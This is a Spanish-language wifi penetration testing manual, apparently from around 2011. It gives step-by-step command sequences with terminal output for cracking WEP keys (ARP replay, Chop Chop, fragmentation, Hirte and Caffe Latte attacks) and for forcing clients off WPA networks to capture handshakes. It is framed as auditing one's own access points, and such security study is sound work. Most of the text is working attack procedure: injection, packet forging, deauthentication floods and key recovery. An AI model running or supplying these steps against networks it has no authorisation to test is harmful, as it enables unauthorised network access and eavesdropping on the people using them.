

#breaking80211



Aetsu



Esta obra se encuentra bajo la licencia Creative Commons 3.0 - España:



Índice

Introducción	3
Materiales/Herramientas utilizados	4
Conceptos básicos	5
-> Cambiar dirección MAC	5
-> Modo monitor	5
Cifrado WEP	6
-> Ataque 1+3	6
-> Ataque Chop Chop	10
-> Ataque fragmentación	14
-> Hirte Attack	17
-> Caffé Late Attack	19
Cifrado WPA	20
-> Obteniendo el handshake	20
-> Obteniendo la contraseña: Aircrack-ng	22
-> Obteniendo la contraseña: coWPAtty	24
-> Obteniendo la contraseña: Pyrit	25
-> Obteniendo la contraseña: Rainbow Tables	26
-> Rainbow Tables -> coWPAtty	26
-> Rainbow Tables -> Pyrit	27
Otras defensas	28
-> Filtrado MAC	28
-> Ataque de desasociación	29
-> ESSID oculto	30
Descifrar capturas	32
-> Airdecap-ng + WEP	32
-> Airdecap-ng + WPA	32
Ataques sociales -- Creación de puntos de acceso	33
-> Airbase-ng + brctl	33
-> Airbase-ng + iptables	35
Ataque sociales -- Ataques en LAN	38
-> DNS-spoofing con Ettercap y Metasploit	38
-> S.E.T.	41
Ataques sociales -- Todo en uno	47
-> Karmetasploit	47
Documentación.....	53

Introducción

Ya hacia tiempo que no hacia ningún manual para la comunidad, así que, en este documento intentaré reunir la mayor parte de ataques a redes wifi, mostrando de una forma fácil y lo más práctica posible todos los pasos necesarios para realizarlos a fin de probar la seguridad de nuestros puntos de acceso.

Además mostraré algunos de los ataques de los que podemos ser víctima si nos conectamos a AP “sospechosos” abiertos.

Para acometer los ataques a los puntos de acceso (AP), utilizaré principalmente herramientas contenidas en la suite **aircrack-ng**, aunque las acompañaré, a la hora de descifrar la contraseña de los AP, con otras utilidades como son **coWPAtty** o **Pyrit**.

En la parte en la que veremos las consecuencias de conectarnos a puntos de acceso desconocidos, mostraré parte del potencial de programas como **Ettercap**, **Metasploit** o **S.E.T**.

Todas estas herramientas las ejecutaré sobre **Backtrack 5 R1**, ya que es una distribución GNU/Linux muy utilizada en el tema de la seguridad y contiene todas las herramientas descritas antes.

Sin mas preámbulo, empecemos con lo entretenido ;)

Aetsu

Materiales/Herramientas utilizados

- Sistemas operativos utilizados:
 - **[Backtrack 5 R1](#)**: Utilizaré este sistema operativo *virtualizado* sobre [VirtualBox](#) para todo el manual, excepto para una sección que comentaré a continuación.
 - **[Archlinux](#)**: Este es mi sistema operativo base y se utiliza *únicamente para la parte de Pyrit* que requiere utilizar las *GPUs* de la tarjeta gráfica con lo que no podía ser realizada desde el SO virtualizado.
- Hardware utilizado:
 - Tarjeta **ALFA AWUSO36H** con chipset **rtl8187L**.



- Tarjeta gráfica **NVIDIA GeForce GT 540M 2GB** utilizada en la parte de *Pyrit*.
- Software utilizado:
 - **[Suite Aircrack-ng](#)**.
 - **[coWPAtty](#)**.
 - **[Pyrit](#)**.
 - **[Ettercap](#)**.
 - **[Metasploit](#)**.
 - **[S.E.T.](#)**

Conceptos básicos

Cambiar la dirección MAC

>>>> Información MAC (Wikipedia):

http://es.wikipedia.org/wiki/Direcci%C3%B3n_MAC

- Dirección MAC al azar:

sintaxis → *macchanger -r <interfaz>*

```
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger -r wlan0
Current MAC: c8:33:e6:74:2f:1a (unknown)
Faked MAC: 4c:02:3d:7c:50:81 (unknown)
root@bt:~# ifconfig wlan0 up
```

- Dirección MAC específica:

sintaxis → *macchanger -m <nueva mac> <interfaz>*

```
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger -m 00:11:22:33:44:55 wlan0
Current MAC: 4c:02:3d:7c:50:81 (unknown)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
root@bt:~# ifconfig wlan0 up
```

Modo monitor

>>>> Información modo monitor (Wikipedia):

http://en.wikipedia.org/wiki/Monitor_mode

- Habilitar modo monitor:

sintaxis → *airmon-ng start <interfaz de red>*

```
root@bt:~# airmon-ng start wlan2

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
656      dhclient3

Interface      Chipset          Driver
wlan2          Realtek RTL8187L rtl8187 - [phy0]
                (monitor mode enabled on mon0)
```

Cifrado WEP

>>>> Información WEP (Wikipedia):

http://es.wikipedia.org/wiki/Wired_Equivalent_Privacy

Ataque 1 + 3

Partimos de tener nuestra tarjeta en modo monitor, con lo que ahora pasará a ser **mon0**.

1. Buscamos la red objetivo con **airodump-ng**:
sintaxis → *airodump-ng <interfaz en modo monitor>*

airodump-ng mon0

```
CH 8 ][ Elapsed: 0 s ][ 2011-10-12 13:03
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
██████████ -62    3         0  0   6  54  WPA  TKIP  PSK  ██████████
██████████ -60    2         0  0  11  54  WPA  TKIP  PSK  ██████████
██████████ -56    3         0  0  11  54e WPA2  CCMP  PSK  ██████████
██████████ -64    2         0  0   9  54  WEP  WEP    ██████████
██████████ -33    3         0  0   5  54e WPA2  TKIP  PSK  ██████████
██████████ -36    6         0  0   1  54e WPA2  CCMP  PSK  ██████████
██████████ -66    3         0  0   1  54e WEP  WEP    ██████████
██████████ -41    6         0  0  11  54e WEP  WEP    wireless

BSSID          STATION    PWR  Rate  Lost  Frames  Probe
```

Analicemos ahora lo que vemos en la captura:

- **BSSID**: La dirección MAC del AP (punto de acceso).
- **PWR**: La intensidad de señal que recibimos del AP.
- **Beacons**: Son tramas no validos para nuestra auditoria de la red.
- **#Data**: Paquetes de datos válidos, estos son los que nos interesan.
- **#/S**: Aquí vemos a que ritmo crecen los #Data, es útil para ver a que velocidad estamos inyectando.
- **CH**: El canal sobre el que opera el AP.
- **MB**: Velocidad del AP. -- 11 → 802.11b // 54 → 802.11g
- **ENC, CIPHER, AUTH**: Estos 3 campos están relacionados con la cifrado.
- **ESSID**: El nombre del AP.

2. Nuestro objetivo será la red con **ESSID wireless**, pero antes de continuar probaremos si nuestra tarjeta puede inyectar en el AP:
sintaxis → *aireplay-ng -9 -b <BSSID del AP> -e <ESSID del AP> <interfaz>*

aireplay-ng -9 -b 00:11:22:33:44:55 -e wireless mon0

```
root@bt:~# aireplay-ng -9 -b [REDACTED] -e wireless mon0
13:07:39 Waiting for beacon frame (ESSID: wireless) on channel 11
Found BSSID "[REDACTED]" to given ESSID "wireless".
13:07:39 Trying broadcast probe requests...
13:07:39 Injection is working!
13:07:41 Found 1 AP

13:07:41 Trying directed probe requests...
13:07:41 [REDACTED] - channel: 11 - 'wireless'
13:07:43 Ping (min/avg/max): 13.898ms/50.862ms/98.816ms Power: -19.03
13:07:43 30/30: 100%
```

- Una vez comprobado que podemos inyectar procederemos a capturar el trafico de la red objetivo con **airodump-ng**:

sintaxis → *airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>*

airodump-ng --bssid 00:11:22:33:44:55 -c 11 -w captura mon0

```
root@bt:~/capturas# airodump-ng --bssid [REDACTED] -c 11 -w captura mon0
```

```
CH 11 ][ Elapsed: 4 s ][ 2011-10-12 13:17

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
[REDACTED]      -20 100    53         0  0   11  54e  WEP   WEP   wireless

BSSID          STATION  PWR  Rate  Lost  Frames  Probe
```

- Ahora ya tenemos airodump-ng capturando trafico para un AP especifico, nuestro siguiente paso sera asociarnos al punto de acceso, para ello abrimos otra terminal y lanzamos **aireplay-ng**:

sintaxis → *aireplay-ng -1 <tiempo entre cada asociaci3n> -e <ESSID del AP> -a <BSSID del AP> -h <nuestra mac> <interfaz>*

aireplay-ng -1 10 -e wireless -a 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff mon0

```
root@bt:~# aireplay-ng -1 10 -e wireless -a [REDACTED] -h [REDACTED] mon0
13:17:52 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11

13:17:52 Sending Authentication Request (Open System) [ACK]
13:17:52 Authentication successful
13:17:52 Sending Association Request [ACK]
13:17:52 Association successful :- ) (AID: 1)
```

- Una vez ya estemos asociados (la carita sonriente :-) de la imagen anterior nos lo confirmará), podemos **inyectar tráfico para aumentar los #Data capturados** con airodump-ng (punto 3) con el fin de poder obtener la contraseña más rápido. Para este cometido volveremos a utilizar **aireplay-ng** (en otra terminal):
sintaxis → `aireplay-ng -3 -x <velocidad de inyección> -b <BSSID del AP> -h <nuestra mac> <interfaz>`

aireplay-ng -3 -x 300 -b 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff mon0

```
root@bt:~# aireplay-ng -3 -x 300 -b [REDACTED] -h [REDACTED] mon0
13:20:30 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
Saving ARP requests in replay_arp-1012-132030.cap
You should also start airodump-ng to capture replies.
Read 3656 packets (got 0 ARP requests and 8 ACKs), sent 0 packets...(0 pps)
```

- Lo siguiente será ver como en la **terminal** con el **airodump-ng** aumentan de forma rápida los #Data (puede tardar un rato en empezar la inyección):

```
CH 11 ][ Elapsed: 2 mins ][ 2011-10-12 13:19
BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
[REDACTED]      -19 99    1276    1240 244  11 54e  WEP  WEP   OPN  wireless
BSSID          STATION      PWR  Rate  Lost  Frames  Probe
[REDACTED] [REDACTED]  0    0 - 1  285    2647
[REDACTED] [REDACTED] -30  48e-54e 2871    35
```

y también veremos en la terminal del **aireplay-ng -3** los ARP aumentar:

```
root@bt:~# aireplay-ng -3 -x 300 -b [REDACTED] -h [REDACTED] mon0
13:20:30 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
Saving ARP requests in replay_arp-1012-132030.cap
You should also start airodump-ng to capture replies.
Read 16234 packets (got 1396 ARP requests and 1476 ACKs), sent 1451 packets...(299 pps)
```

- Una vez tengamos entre más de 20000 #Data podemos empezar a descifrar la clave con **aircrack-ng**:
sintaxis → `aircrack-ng <archivo captura .cap>`

aircrack-ng captura.cap

```

root@bt:~/capturas# aircrack-ng captura-01.cap
Opening captura-01.cap
Read 112467 packets.

# BSSID          ESSID          Encryption
1 [redacted] wireless      WEP (33741 IVs)

Choosing first network as target.

Opening captura-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 33950 ivs.

```

```

Aircrack-ng 1.1 r1972

[00:00:22] Tested 689 keys (got 42124 IVs)

KB  depth  byte(vote)
0   1/ 2    46(52736) 60(49920) A0(49920) 28(49664) AC(49664) 4F(49408) D2(49152) 66(48896) D6(48896) 29(48128) 7A(48128) C7(48128) 41(47872)
1  42/ 1    3D(45568) 04(45312) 90(45312) B9(45312) CE(45056) F4(45056) 0F(44800) 52(44800) 7D(44800) A3(44800) D5(44800) D7(44800) 00(44544)
2   3/ 2    C7(50944) AF(49920) D7(49920) 07(48896) 84(48896) B8(48896) EB(48896) F1(48896) FA(48640) BC(48384) 78(48128) 04(47616) 27(47616)
3   0/ 5    CA(58112) EB(51200) CC(50432) BB(50176) 37(49920) 5A(48896) 20(48640) 4A(48640) FC(48640) 0D(48128) 1A(48128) C5(48128) EF(48128)
4   1/ 5    82(51968) EC(51200) 5C(50944) 77(50432) 97(49664) A1(48896) 5B(48640) E5(48640) 48(48384) 7E(48384) F8(47616) 03(47360) 5F(47360)

KEY FOUND! [ 31:32:33:34:35:36:37:38:39:31:32:33:34 ] (ASCII: 1234567891234 )
Decrypted correctly: 100%

```

RESUMEN 1 + 3

1. airmon-ng start <interfaz de red>
2. airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>
3. aireplay-ng -1 <tiempo entre cada asociación> -e <ESSID del AP> -a <BSSID del AP> -h <nuestra mac> <interfaz>
4. aireplay-ng -3 -x <velocidad de inyección> -b <BSSID del AP> -h <nuestra mac> <interfaz>
5. aircrack-ng <archivo captura .cap>

Ataque Chop Chop

El ataque *Chop Chop* no siempre funciona, pero si lo hace, es más rápido que el ataque 1+3.

Partimos de tener nuestra tarjeta en modo monitor, con lo que ahora pasará a ser **mon0**, además de tener **airodump-ng** capturando (opción *-w* incluida para guardar los datos capturados) y con **aireplay-ng -1** funcionando y asociándonos al AP.

A partir de aquí:

1. Abrimos una terminal y lanzamos el ataque Chop Chop con **aireplay-ng**:
sintaxis → `aireplay-ng -4 -b <BSSID del AP> -h <nuestra MAC> <interfaz>`

```
aireplay-ng -4 -b 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff mon0
```

esperamos a que encuentre un paquete válido y nos preguntará:

Use this packet?

Entonces contestamos “yes”:

```
root@bt:~/capturas# aireplay-ng -4 -b [REDACTED] -h [REDACTED] mon0
17:38:29 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
Read 611 packets...

Size: 68, FromDS: 1, ToDS: 0 (WEP)

      BSSID = [REDACTED]
    Dest. MAC = [REDACTED]
    Source MAC = [REDACTED]

0x0000:  0842 0000 0100 5e00 0001 6468 0c95 dcb6  .B....^...dh....
0x0010:  6468 0c95 dcb3 004a d9a0 e100 4047 9c09  dh.....J....@G..
0x0020:  4c69 b46b 465a 326e 0b95 af66 7ea5 a7bd  Li.kFZ2n...f~...
0x0030:  3b86 7c4c abfa b527 0f39 e13e 4e1d 3f8f  ;.|L...'.'9.>N.?.
0x0040:  83b7 cebd  ....

Use this packet ? yes

Saving chosen packet in replay_src-1015-173848.cap

Offset  67 ( 0% done) | xor = 68 | pt = D5 | 372 frames written in 6329ms
Offset  66 ( 2% done) | xor = EB | pt = 25 | 101 frames written in 1727ms
Offset  65 ( 5% done) | xor = 74 | pt = C3 | 87 frames written in 1473ms
Offset  64 ( 8% done) | xor = 9D | pt = 1E | 22 frames written in 374ms
Offset  63 (11% done) | xor = 8F | pt = 00 | 178 frames written in 3030ms
Offset  62 (14% done) | xor = 3F | pt = 00 | 170 frames written in 2888ms
Offset  61 (17% done) | xor = 1D | pt = 00 | 92 frames written in 1567ms
Offset  60 (20% done) | xor = 4E | pt = 00 | 52 frames written in 882ms
Offset  59 (23% done) | xor = CB | pt = F5 | 72 frames written in 1215ms
Offset  58 (26% done) | xor = 0F | pt = EE | 400 frames written in 6808ms
Offset  57 (29% done) | xor = 33 | pt = 0A | 124 frames written in 2105ms
```

Ahora esperamos un poco y creará un nuevo archivo **.cap** y un archivo **.xor** con lo que aparecerá esto:

```

Offset  40 (79% done) | xor = 0B | pt = 00 |  21 frames written in  354ms
Sent 1019 packets, current guess: F7...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround:  IP header re-creation.

Saving plaintext in replay_dec-1015-173905.cap
Saving keystream in replay_dec-1015-173905.xor

Completed in 11s (2.73 bytes/s)

```

2. A continuación ejecutamos **tcpdump** sobre el archivo .cap generado antes:
sintaxis → `tcpdump -s 0 -n -e -r <archivo .cap generado antes>`

tcpdump -s 0 -n -e -r replay_dec-1015-173905.cap

```

root@bt:~/capturas# tcpdump -s 0 -n -e -r replay_dec-1015-173905.cap
reading from file replay_dec-1015-173905.cap, link-type IEEE802.11 (802.11)
17:39:05.790711 DA:01:00:5e:00:00:01 BSSID: [REDACTED] SA:64:68:0c:95:dc:b3 LLC, dsap SNAP (0xaa) Individual, ssap SNAP (0xaa) Command, ctrl 0x03: oui Ethernet (
0x000000), ethertype IPv4 (0x0800): 192.168.1.1 > 224.0.0.1: igmp query v2 [max resp time 10]

```

Tenemos que prestar atención a la ip que aparece en el texto ya que la utilizaremos ahora.

3. Forjamos un nuevo paquete de datos con **packetforge-ng**:
sintaxis → `packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>`

packetforge-ng -0 -a 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff -k 192.168.1.255 -l 192.168.1.33 -y replay_dec-1015-173905.xor -w arp

```

root@bt:~/capturas# packetforge-ng -0 -a [REDACTED] -h [REDACTED] -k 192.168.1.255 -l 192.168.1.33 -y replay_dec-1015-173905.xor -w arp
Wrote packet to: arp

```

Una vez ponga:
Wrote packet to: <archivo que reinyectaremos>
ya hemos completado este paso.

4. Lo siguiente será reinyectar el paquete creado, para ello nos valdremos de **aireplay-ng**:
sintaxis → `aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz>`

aireplay-ng -2 -h aa:bb:cc:dd:ee:ff -r arp

```

root@bt:~/capturas# aireplay-ng -2 -h [REDACTED] -r arp mon0

Size: 68, FromDS: 0, ToDS: 1 (WEP)

      BSSID = [REDACTED]
      Dest. MAC = [REDACTED]
      Source MAC = [REDACTED]

0x0000: 0841 0201 6468 0c95 dcb6 00e1 0082 0bca .A..dh.....
0x0010: ffff ffff ffff 8001 d9a0 e100 4047 9c09 .....@G..
0x0020: 4c69 b46d 035b 3a72 0dd1 ef67 7f46 70ca Li.m.[:r...g]p.
0x0030: f0e4 bde5 4adb b526 1e33 0fcb 8eb5 3e70 ....J..&.3....>p
0x0040: 2b83 511d                                     +.Q.

Use this packet ? yes

Saving chosen packet in replay_src-1015-174253.cap
You should also start airodump-ng to capture replies.

Sent 849 packets...(499 pps)

```

y pronto veremos como la terminal que teníamos capturando tráfico con **airodump-ng** empieza a subir rápidamente los #Data:

```

CH 11 ][ Elapsed: 6 mins ][ 2011-10-15 17:44

BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
[REDACTED]      -4  88    3614    4692 360  11 54  WEP  WEP   OPN  wireless

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
[REDACTED] [REDACTED]      0    1 - 1  2164  21909

```

Por último como en el paso anterior, con más de 20000 #Data lanzaremos **aircrack-ng**.

```

root@bt:~/capturas# aircrack-ng captura-01.cap
Opening captura-01.cap
Read 112467 packets.

# BSSID          ESSID          Encryption
1 [REDACTED]      wireless      WEP (33741 IVs)

Choosing first network as target.

Opening captura-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 33950 ivs.

```

RESUMEN CHOP CHOP

1. **airmon-ng start <interfaz de red>**
2. **airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>**
3. **aireplay-ng -1 <tiempo entre cada asociación> -e <ESSID del AP> -a <BSSID del AP> -h <nuestra mac> <interfaz>**
4. **aireplay-ng -4 -b <BSSID del AP> -h <nuestra MAC> <interfaz>**
5. **tcpdump -s 0 -n -e -r <archivo .cap generado antes>**
6. **packetforge-ng -0 -a <BSSID del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo a reinyectar>**
7. **aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz>**
8. **aircrack-ng <archivo de captura .cap>**

Ataque Fragmentación

Este ataque también es más rápido que el ataque 1+3, pero como el ataque chop chop no siempre funciona.

Como en el ataque anterior partimos de tener nuestra tarjeta en modo monitor, con lo que ahora pasará a ser **mon0**, además de tener **airodump-ng** capturando (opción **-w incluida para guardar los datos capturados**) y con **aireplay-ng -1** funcionando y asociándonos al AP.

A partir de aquí:

1. Abrimos una terminal y lanzamos el ataque de Fragmentación:
sintaxis → `aireplay-ng -5 -b <BSSID del AP> -h <nuestra MAC> <interfaz>`

aireplay-ng -5 -b 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff mon0

```
root@bt:~/capturas# aireplay-ng -5 -b [REDACTED] -h [REDACTED] mon0
17:47:32 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
17:47:33 Waiting for a data packet...
Read 444 packets...

Size: 68, FromDS: 1, ToDS: 0 (WEP)

      BSSID = [REDACTED]
      Dest. MAC = 01:00:5E:00:00:01
      Source MAC = [REDACTED]

0x0000: 0842 0000 0100 5e00 0001 6468 0c95 dcb6 .B....^...dh....
0x0010: 6468 0c95 dcb3 7031 633d e200 173f 0a00 dh...plc=...?..
0x0020: 0142 5e44 284d 9472 d597 2f7f f810 6539 .B^D(M.r./[REDACTED].e9
0x0030: bb22 7515 974c 9358 4ae5 1643 7aef 6c62 ."u..L.XJ..Cz.lb
0x0040: d963 6351 .ccQ

Use this packet ? yes

Saving chosen packet in replay_src-1015-174748.cap
17:47:52 Data packet found!
17:47:52 Sending fragmented packet
17:47:52 Got RELAYED packet!!
17:47:52 Trying to get 384 bytes of a keystream
17:47:52 Got RELAYED packet!!
17:47:52 Trying to get 1500 bytes of a keystream
17:47:52 Got RELAYED packet!!
Saving keystream in fragment-1015-174752.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

esperamos a que encuentre un paquete válido y nos preguntará:

Use this packet?

Entonces contestamos “yes”:

- Forjamos un nuevo paquete de datos con **packetforge-ng**:
sintaxis → `packetforge-ng -0 -a <MAC del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo que reinyectaremos>`

```
packetforge-ng -0 -a 00:11:22:33:44:55 -h aa:bb:cc:dd:ee:ff -k 192.168.1.255 -l 192.168.1.33 -y replay_dec-1015-173905.xor -w arp
```

```
root@bt:~/capturas# packetforge-ng -0 -a [redacted] -h [redacted] -k 192.168.1.255 -l 192.168.1.33 -y fragment-1015-174752.xor -w arp
Wrote packet to: arp
```

Una vez ponga:
Wrote packet to: <archivo que reinyectaremos>
ya hemos completado este paso.

- Lo siguiente será reinyectar el paquete creado, para ello nos valdremos de **aireplay-ng**:
sintaxis → `aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz>`

```
aireplay-ng -2 -h aa:bb:cc:dd:ee:ff -r arp
```

```
root@bt:~/capturas# aireplay-ng -2 -h [redacted] -r arp mon0

Size: 68, FromDS: 0, ToDS: 1 (WEP)

      BSSID = [redacted]
      Dest. MAC = FF:FF:FF:FF:FF:FF
      Source MAC = [redacted]

0x0000: 0841 0201 6468 0c95 dcb6 00e1 0082 0bca  .A..dh.....
0x0010: ffff ffff ffff 8001 663d e200 67c5 5cff  ....f=..g.\.
0x0020: 7894 186f b903 ec9b 192e 88e5 7043 9487  x..o.....pC..
0x0030: 9501 5862 c4f6 8514 aba7 4951 f422 ed5d  ..Xb.....IQ.".]
0x0040: cdd2 ab80  ....

Use this packet ? yes

Saving chosen packet in replay_src-1015-175028.cap
You should also start airodump-ng to capture replies.

Sent 650 packets...(500 pps)
```

y pronto veremos como la terminal que teníamos capturando tráfico con **airodump-ng** empieza a subir rápidamente los **#Data**:

```
CH 11 ][ Elapsed: 3 mins ][ 2011-10-15 17:50
BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
[redacted]      -18  77      2028      2807  296  11  54  WEP  WEP   OPN  wireless

BSSID          STATION          PWR  Rate   Lost   Frames  Probe
[redacted]      [redacted]       0    1 - 1  2666   8299
```

Por último como en el paso anterior, con más de 20000 #Data lanzaremos **aircrack-ng**.

RESUMEN FRAGMENTACIÓN

1. **airmon-ng start <interfaz de red>**
2. **airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>**
3. **aireplay-ng -1 <tiempo entre cada asociación> -e <ESSID del AP> -a <BSSID del AP> -h <nuestra mac> <interfaz>**
4. **aireplay-ng -5 -b <BSSID del AP> -h <nuestra MAC> <interfaz>**
5. **packetforge-ng -0 -a <BSSID del AP> -h <nuestra MAC> -k <ip dentro del rango> -l <ip obtenida antes> -y <archivo .xor obtenido antes> -w <archivo a reinyectar>**
6. **aireplay-ng -2 -h <nuestra MAC> -r <archivo creado en el paso anterior> <interfaz>**
7. **aircrack-ng <archivo de captura .cap>**

Hirte Attack

Este ataque es distinto a los anteriores y se ejecuta de una forma no muy difícil, pero si diferente. **Para realizarlo dependemos de que haya algún cliente conectado al punto de acceso objetivo.**

>>>> Documentacion airbase-ng:

<http://www.aircrack-ng.org/doku.php?id=airbase-ng>

En este ataque partiremos de tener nuestra tarjeta en modo monitor, con lo que ahora pasará a ser **mon0**, además de tener **airodump-ng capturando** (opción *-w incluida para guardar los datos capturados*).

Con esto ya preparado:

1. Primero crearemos un punto de acceso falso con **airbase-ng**. *Este punto de acceso tendrá el mismo canal y essid que el AP objetivo.*
sintaxis → `airbase-ng -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> -N -W 1 <interfaz>`

`airbase-ng -c 11 -e wireless -N -W 1 mon0`

```
root@bt:~# airbase-ng -c 11 -e wireless -N -W 1 mon0
13:22:00 Created tap interface at0
13:22:00 Trying to set MTU on at0 to 1500
13:22:00 Access Point with BSSID :                started.
```

lo siguiente será esperar a que el cliente asociado al AP original haga el resto del trabajo “*danzando*” entre nuestro AP falso y el original con lo que incrementara nuestros #Data.

```
root@bt:~# airbase-ng -c 11 -e wireless -N -W 1 mon0
13:19:20 Created tap interface at0
13:19:20 Trying to set MTU on at0 to 1500
13:19:20 Access Point with BSSID :                started.
13:20:00 Client :                reassociated (WEP) to ESSID: "wireless"
13:20:05 Starting Hirte attack against                at 100 pps.
```

Al final **aircrack-ng** será el encargado de descifrar la contraseña con el archivo de captura .cap como en los otros ataques.

```
root@bt:~/capturas# aircrack-ng captura-01.cap
Opening captura-01.cap
Read 112467 packets.

# BSSID          ESSID          Encryption
1 ██████████ wireless      WEP (33741 IVs)

Choosing first network as target.

Opening captura-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 33950 ivs.
```

RESUMEN HIRTE ATTACK

1. airmon-ng start <interfaz de red>
2. airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>
3. airbase-ng -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> -N -W 1 <interfaz>
4. aircrack-ng <archivo de captura .cap>

Caffe Latte Attack

Este ataque, al igual que el de fragmentación es distinto a los anteriores y se ejecuta de una forma no muy difícil, pero si diferente. **Para realizarlo dependemos de que haya algún cliente conectado al punto de acceso objetivo.**

Su ejecución es muy similar a la del Hirte Attack, de hecho su principal diferencia es la forma de inyectar.

En este ataque partiremos de tener nuestra tarjeta en modo monitor, con lo que ahora pasará a ser **mon0**, además de tener **airodump-ng** **capturando** (opción *-w incluida para guardar los datos capturados*).

Con esto ya preparado:

1. Primero crearemos un punto de acceso falso con **airbase-ng**. *Este punto de acceso tendrá el mismo canal y essid que el AP objetivo.*
sintaxis → `airbase-ng -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> -L -W 1 <interfaz>`

`airbase-ng -c 11 -e wireless -L -W 1 mon0`

```
root@bt:~# airbase-ng -c 11 -e wireless -L -W 1 mon0
13:22:47 Created tap interface at0
13:22:47 Trying to set MTU on at0 to 1500
13:22:47 Access Point with BSSID : started.
13:22:48 Starting Caffe-Latte attack against : at 100 pps.
```

y como antes, lo siguiente será esperar a que el cliente asociado al AP original haga el resto del trabajo “*danzando*” entre nuestro AP falso y el original con lo que incrementara nuestros #Data.

Al final **aircrack-ng** será el encargado de descifrar la contraseña con el archivo de captura .cap como en los otros ataques.

RESUMEN CAFFE LATTE ATTACK

1. `airmon-ng start <interfaz de red>`
2. `airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>`
3. `airbase-ng -c <canal de AP objetivo> -e <ESSID del punto de acceso objetivo> -L -W 1 <interfaz>`
4. `aircrack-ng <archivo de captura .cap>`

Cifrado WPA

>>>> Información WPA (Wikipedia):

http://es.wikipedia.org/wiki/Wi-Fi_Protected_Access

El ataque sobre redes WPA principalmente se basa en **obtener el handshake** o acuerdo de cuatro vías que permite al cliente y al punto de acceso negociar las claves utilizadas para cifrar el tráfico enviado. Una vez obtenido intentar obtener la contraseña del punto de acceso mediante un ataque de diccionario.

Obteniendo el Handshake

Para **obtener el handshake** tenemos **dos opciones**, o bien **esperamos a que se conecte un cliente al punto de acceso**, o **forzamos a un cliente conectado a reconectarse**. Comentaremos la segunda opción puesto que es la que requiere trabajo por nuestra parte.

1. Primero pondremos a **airodump-ng** a capturar paquetes con el fin de *obtener el handshake*:

sintaxis → `airodump-ng --bssid <BSSID del AP> -c <canal del AP> -w <nombre del archivo donde se guardaran la captura> <interfaz>`

`airodump-ng --bssid 00:11:22:33:44:55 -c 11 -w captura mon0`

```
CH 11 ][ Elapsed: 0 s ][ 2011-10-15 19:02
BSSID          PWR RXQ Beacons   #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
[REDACTED] -16  0      20         0  0 11 54  WPA  TKIP  PSK  wireless
BSSID          STATION          PWR   Rate  Lost  Frames  Probe
[REDACTED] [REDACTED] -8    0 - 1    0       21
```

2. Como “vemos” en la imagen hay un cliente asociado al punto de acceso, entonces utilizaremos **aireplay-ng** para forzarlo a que vuelva a asociarse.

sintaxis → `aireplay-ng -0 <paquetes a mandar al cliente objetivo> -a <mac del punto de acceso> -c <mac del cliente asociado al punto de acceso> <interfaz>`

`aireplay-ng -0 0 -a 00:11:22:33:44:55 -c aa:bb:cc:dd:ee:ff mon0`

```
root@bt:~/capturas# aireplay-ng -0 0 -a [REDACTED] -c [REDACTED] mon0
19:03:36 Waiting for beacon frame (BSSID: [REDACTED]) on channel 11
19:03:37 Sending 64 directed DeAuth. STMAC: [REDACTED] [111|312 ACKs]
19:03:38 Sending 64 directed DeAuth. STMAC: [REDACTED] [ 0|292 ACKs]
19:03:38 Sending 64 directed DeAuth. STMAC: [REDACTED] [ 0|271 ACKs]
```

- Como vemos el cliente empieza a recibir paquetes y no tardara en desconectarse del punto de acceso, con lo que ya podremos detener la terminal anterior (la que contiene el `aireplay-ng -0`).

```
CH 11 ][ Elapsed: 12 s ][ 2011-10-15 19:03
